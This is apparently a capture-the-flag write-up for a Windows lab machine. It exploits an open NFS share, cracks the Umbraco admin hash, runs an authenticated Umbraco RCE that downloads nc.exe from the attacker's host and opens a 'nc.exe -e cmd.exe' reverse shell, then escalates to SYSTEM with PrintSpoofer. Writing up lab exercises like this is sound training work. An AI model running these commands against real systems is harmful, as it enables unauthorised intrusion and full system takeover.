



TL;DR - An exposed NFS share (
/site_backups) mounts without authentication and contains an Umbraco CMS backup. The admin password hash lives inUmbraco.sdf; cracking it with rockyou gives CMS login. Umbraco 7.12.4 is vulnerable to authenticated RCE, which we use to stagenc.exeand pop a reverse shell. The service account holdsSeImpersonatePrivilege, so PrintSpoofer escalates straight tont authority\system.
Recon
Starting this machine with a full nmap scan.
nmap -sV -sC -p- -oA nmap/remote 10.129.230.172

Several ports open. The nmap scripts flagged anonymous FTP login, so I started there.

The FTP server was empty, so I moved to port 80.

A product store. I fuzzed for directories.
ffuf -u http://10.129.230.172/FUZZ -w /usr/share/wordlists/dirb/big.txt

Most endpoints led back to the main site, but one redirected to a separate login page.

It’s Umbraco, a .NET CMS. The login was a dead end on its own, so I went back to the nmap results, where NFS stood out.

NFS share → Umbraco credentials
An NFS share was exported to everyone, a likely foothold. I mounted it.
sudo mount -t nfs4 10.129.230.172:/site_backups mnt/ -o nolock
A site backup on an open NFS share is a goldmine: it’s the application’s files and database sitting on disk, outside the app’s auth. For a .NET CMS like Umbraco, two things matter, Web.config (connection strings, keys) and the embedded database file.
Web.config pointed at a database file, Umbraco.sdf, under App_Data. I pulled strings from it, filtering for anything credential-like.
strings Umbraco.sdf | grep -iE 'admin|password|hash|@'


That surfaced the admin password hash. Umbraco 7 uses SHA1 (hashcat mode 100).
hashcat -m 100 admin_hash /usr/share/wordlists/rockyou.txt


Cracked to admin@htb.local:baconandcheese, which logged into the Umbraco admin panel.
Foothold - Umbraco 7.12.4 authenticated RCE
The panel reported Umbraco 7.12.4, which is vulnerable to authenticated remote code execution. I used a public PoC (noraj/Umbraco-RCE) to confirm it.

With RCE confirmed, I staged nc.exe by having the target download it from my machine.
python3 exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.129.230.172/' \
  -c powershell.exe \
  -a "-NoProfile -Command Invoke-WebRequest -Uri http://10.10.16.100/nc.exe -OutFile C:/Windows/Temp/nc.exe"
Then fired a reverse shell (listener on 443 my side):
python3 exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.129.230.172/' \
  -c powershell.exe \
  -a "-NoProfile -Command C:/Windows/Temp/nc.exe -e cmd.exe 10.10.16.100 443"

user.txt
A shell as the web service account, and the first flag.
Privilege Escalation - SeImpersonatePrivilege via PrintSpoofer
Checking my privileges, the account held SeImpersonatePrivilege.
whoami /priv

SeImpersonatePrivilege lets a process impersonate the security context of any client that connects to a named pipe it controls. Tools like PrintSpoofer coerce a SYSTEM service into connecting to such a pipe, then impersonate it, turning the privilege into instant SYSTEM. On service accounts (IIS, MSSQL) this is the standard “potato” escalation.
systeminfo confirmed a patch level the technique works against.


I uploaded PrintSpoofer and ran it to spawn a SYSTEM shell.
PrintSpoofer.exe -i -c cmd

root.txt
Conclusion
Remote is a tidy Windows easy that rewards going back to your nmap output, the web path is a dead end until you remember the open NFS share, which hands you the Umbraco backup and its hashed admin password. From there it’s a known-version RCE and a textbook SeImpersonatePrivilege escalation.
The takeaway: don’t tunnel-vision on the web app. Services like NFS, SMB and FTP often leak the credentials that unlock the web app. And on any Windows shell, run whoami /priv immediately, SeImpersonatePrivilege on a service account is a one-step path to SYSTEM via PrintSpoofer/Potato.
Kill chain summary
| Phase | Vector | Result |
|---|---|---|
| Recon | nmap + ffuf | Umbraco CMS + open NFS export |
| Credentials | Mount NFS /site_backups → Umbraco.sdf hash → hashcat |
admin@htb.local:baconandcheese |
| Foothold | Umbraco 7.12.4 authenticated RCE → nc.exe reverse shell | Shell as web service account - user.txt |
| Root | SeImpersonatePrivilege → PrintSpoofer |
nt authority\system - root.txt |
References
